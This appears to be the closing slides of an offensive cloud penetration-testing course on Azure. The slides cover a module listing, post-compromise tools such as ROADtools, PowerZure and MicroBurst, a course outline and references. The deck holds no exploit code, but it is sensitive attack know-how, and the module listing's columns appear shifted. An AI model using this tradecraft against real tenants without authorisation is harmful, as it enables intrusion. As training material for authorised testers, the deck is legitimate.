Script	1.3.2	Az.LogicApp	{Add-AzMlWebServiceRegionalProperty, Export-AzMlWebService, Get-A-...
Script	1.1.3	Az.MachineLearning	{Get-AzManagedServicesAssignment, Get-AzManagedServicesDefinition...}
Script	1.0.2	Az.ManagedServices	{Get-AzMarketplaceTerms, Set-AzMarketplaceTerms}
Script	1.0.2	Az.MarketplaceOrdering	{Get-AzMediaService, Get-AzMediaServiceKey, Get-AzMediaServiceNam...}
Script	1.1.1	Az.Media	{Add-AzAutoscaleSetting, Add-AzLogProfile, Add-AzMetricAlertRule, ...}
Script	1.6.1	Az.Monitor	{Add-AzApplicationGatewayAuthenticationCertificate, Add-AzApplica...}
Script	2.3.2	Az.Network	{Get-AzNotificationHub, Get-AzNotificationHubAuthorizationRule, G...}
Script	1.1.1	Az.NotificationHubs	{Disable-AzOperationalInsightsIISLogCollection, Disable-AzOperati...}
Script	1.3.4	Az.OperationalInsights	{Get-AzPolicyEvent, Get-AzPolicyMetadata, Get-AzPolicyRemediation...}
Script	1.2.0	Az.PolicyInsights	{Get-AzPowerBIEmbeddedCapacity, Get-AzPowerBIWorkspace, Get-AzPow...}
Script	1.1.1	Az.PowerBIEmbedded	{Add-AzPrivateDnsRecordConfig, Get-AzPrivateDnsRecordSet, Get-AzP...}
Script	1.0.2	Az.PrivateDns	{Add-AzRecoveryServicesAsrReplicationProtectedItemDisk, Backup-Az-...
Script	2.7.0	Az.RecoveryServices	{Export-AzRedisCache, Get-AzRedisCache, Get-AzRedisCacheFirewallR...}
Script	1.2.1	Az.RedisCache	{Get-AzRelayAuthorizationRule, Get-AzRelayHybridConnection, Get-A-...
Script	1.0.3	Az.Relay	{Add-AzADGroupMember, Export-AzResourceGroup, Get-AzADAppCredenti...}
Script	1.12.0	Az.Resources	{Add-AzServiceBusIPRule, Add-AzServiceBusVirtualNetworkRule, Comp...}
Script	1.4.1	Az.ServiceBus	{Add-AzServiceFabricClientCertificate, Add-AzServiceFabricCluster...}
Script	2.0.1	Az.ServiceFabric	{Get-AzSignalR, Get-AzSignalRKey, Get-AzSignalRUsage, New-AzSigna...}
Script	1.1.1	Az.SignalR	{Add-AzSqlDatabaseToFalloverGroup, Add-AzSqlElasticJobStep, Add-A-...
Script	2.4.0	Az.Sql	{Get-AzAvailabilityGroupListener, Get-AzSqlVM, Get-AzSqlVMGroup, ...}
Script	1.1.0	Az.SqlVirtualMachine	{Add-AzRmStorageContainerLegalHold, Add-AzStorageAccountManagemen...}
Script	1.13.0	Az.Storage	{Get-AzStorageSyncCloudEndpoint, Get-AzStorageSyncGroup, Get-AzSt...}
Script	1.2.3	Az.StorageSync	{Get-AzStreamAnalyticsDefaultFunctionDefinition, Get-AzStreamAnal...}
Script	1.0.1	Az.StreamAnalytics	{Add-AzTrafficManagerCustomHeaderToEndpoint, Add-AzTrafficManager...}
Script	1.0.3	Az.TrafficManager	{Add-AzWebAppAccessRestrictionRule, Edit-AzWebAppBackupConfigurat...}
Script	1.7.0	Az.Websites	{Add-Computer, Add-Content, Checkpoint-Computer, Clear-Content...}
Manifest	3.1.0.0	Microsoft.PowerShell.Management	{ConvertFrom-SecureString, ConvertTo-SecureString, Get-Acl, Get-A-...
Manifest	3.0.0.0	Microsoft.PowerShell.Security	{Add-Member, Add-Type, Clear-Variable, Compare-Object...}
Manifest	3.1.0.0	Microsoft.PowerShell.Utility	{Connect-WSMan, Disable-WSManCredSSP, Disconnect-WSMan, Enable-WS...}
Manifest	3.0.0.0	Microsoft.WSMan.Management	{Add-MsolAdministrativeUnitMember, Add-MsolForeignGroupToRole, Ad-...
Manifest	1.1.183.57	MSOnline	

Azure: Tools

- ROADtools by Dirk-Jan Mollema
 - <https://github.com/dirkjanm/ROADtools>
- Dumps all Azure AD info from the Microsoft Graph API
- Has a GUI for interacting with the data
- Plugin for BloodHound with connections to on-prem AD accounts if DirSync is enabled


OFFENSIVE
TRADECRAFT



Azure: Tools

- More tools to automate post-compromise
- PowerZure
 - <https://github.com/hausec/PowerZure>
- MicroBurst
 - <https://github.com/NetSPI/MicroBurst>
- ScoutSuite
 - <https://github.com/nccgroup/ScoutSuite>

Review



Review

- Authentication Methods
- Reconnaissance
- Exploiting Misconfigurations
- Gaining Access
- Post-Compromise Recon



What's Next?

- More Offensive Tradecraft Cloud Penetration Testing Training:
 - Pillaging Cloud Assets
 - Persistence, Privilege Escalation, Data Harvesting
 - Cloud Infrastructure Attacks
 - Services, VMs, Network Pivots, Domain Attacks, DevOps, Scanning Tools
 - Weaponizing the Cloud for Red Team Operations
 - Domain Fronting, Redirectors, Azure DevOps, Cloud Phishing Infrastructure

The End

- Follow me on Twitter
 - Beau Bullock - @dafthack
- Black Hills Information Security
 - <https://www.blackhillsinfosec.com>
 - @BHInfoSecurity



References

OFFENSIVE
TRADECRAFT

- <https://www.microsoft.com/en-us/msrc/pentest-rules-of-engagement>
- <https://aws.amazon.com/security/penetration-testing/>
- <https://support.google.com/cloud/answer/6262505?hl=en>
- <https://docs.microsoft.com/en-us/azure/active-directory/hybrid/whatis-phs>
- <https://docs.microsoft.com/en-us/azure/active-directory/hybrid/how-to-connect-pta>
- <https://docs.microsoft.com/en-us/azure/active-directory/hybrid/whatis-fed>
- <https://docs.microsoft.com/en-us/azure/api-management/api-management-howto-mutual-certificates>
- <https://aws.amazon.com/blogs/security/guidelines-for-protecting-your-aws-account-while-using-programmatic-access/>
- <https://cloud.google.com/solutions/federating-gcp-with-active-directory-introduction>
- <https://www.trustedsec.com/blog/owning-o365-through-better-brute-forcing/>
- <https://blog.netspi.com/anonymously-enumerating-azure-file-resources/>
- <https://github.com/NetSPI/MicroBurst>
- <https://www.shellintel.com/blog/2019/8/27/aws-metadata-endpoint-how-to-not-get-pwned-like-capital-one>
- <https://rhinosecuritylabs.com/cloud-security/aws-security-vulnerabilities-perspective/>
- <https://posts.specterops.io/attacking-azure-azure-ad-and-introducing-powerzure-ca70b330511a>

References (Continued)

OFFENSIVE
TRADECRAFT

- <https://www.cloudhealthtech.com/blog/aws-vs-azure-vs-google>
- <https://github.com/bishopfox/dufflebag>
- <https://github.com/dafthack/PowerMeta>
- <https://github.com/zricethezav/gitleaks>
- <https://blog.appsecco.com/an-ssrf-privileged-aws-keys-and-the-capital-one-breach-4c3c2cded3af>
- <https://www.we45.com/blog/how-an-unclaimed-aws-s3-bucket-escalates-to-subdomain-takeover>
- <https://lares.com/hunting-azure-admins-for-vertical-escalation>
- <https://nostarch.com/azure>
- <https://docs.microsoft.com/en-us/azure/role-based-access-control/built-in-roles>
- <https://github.com/dirkjanm/ROADtools>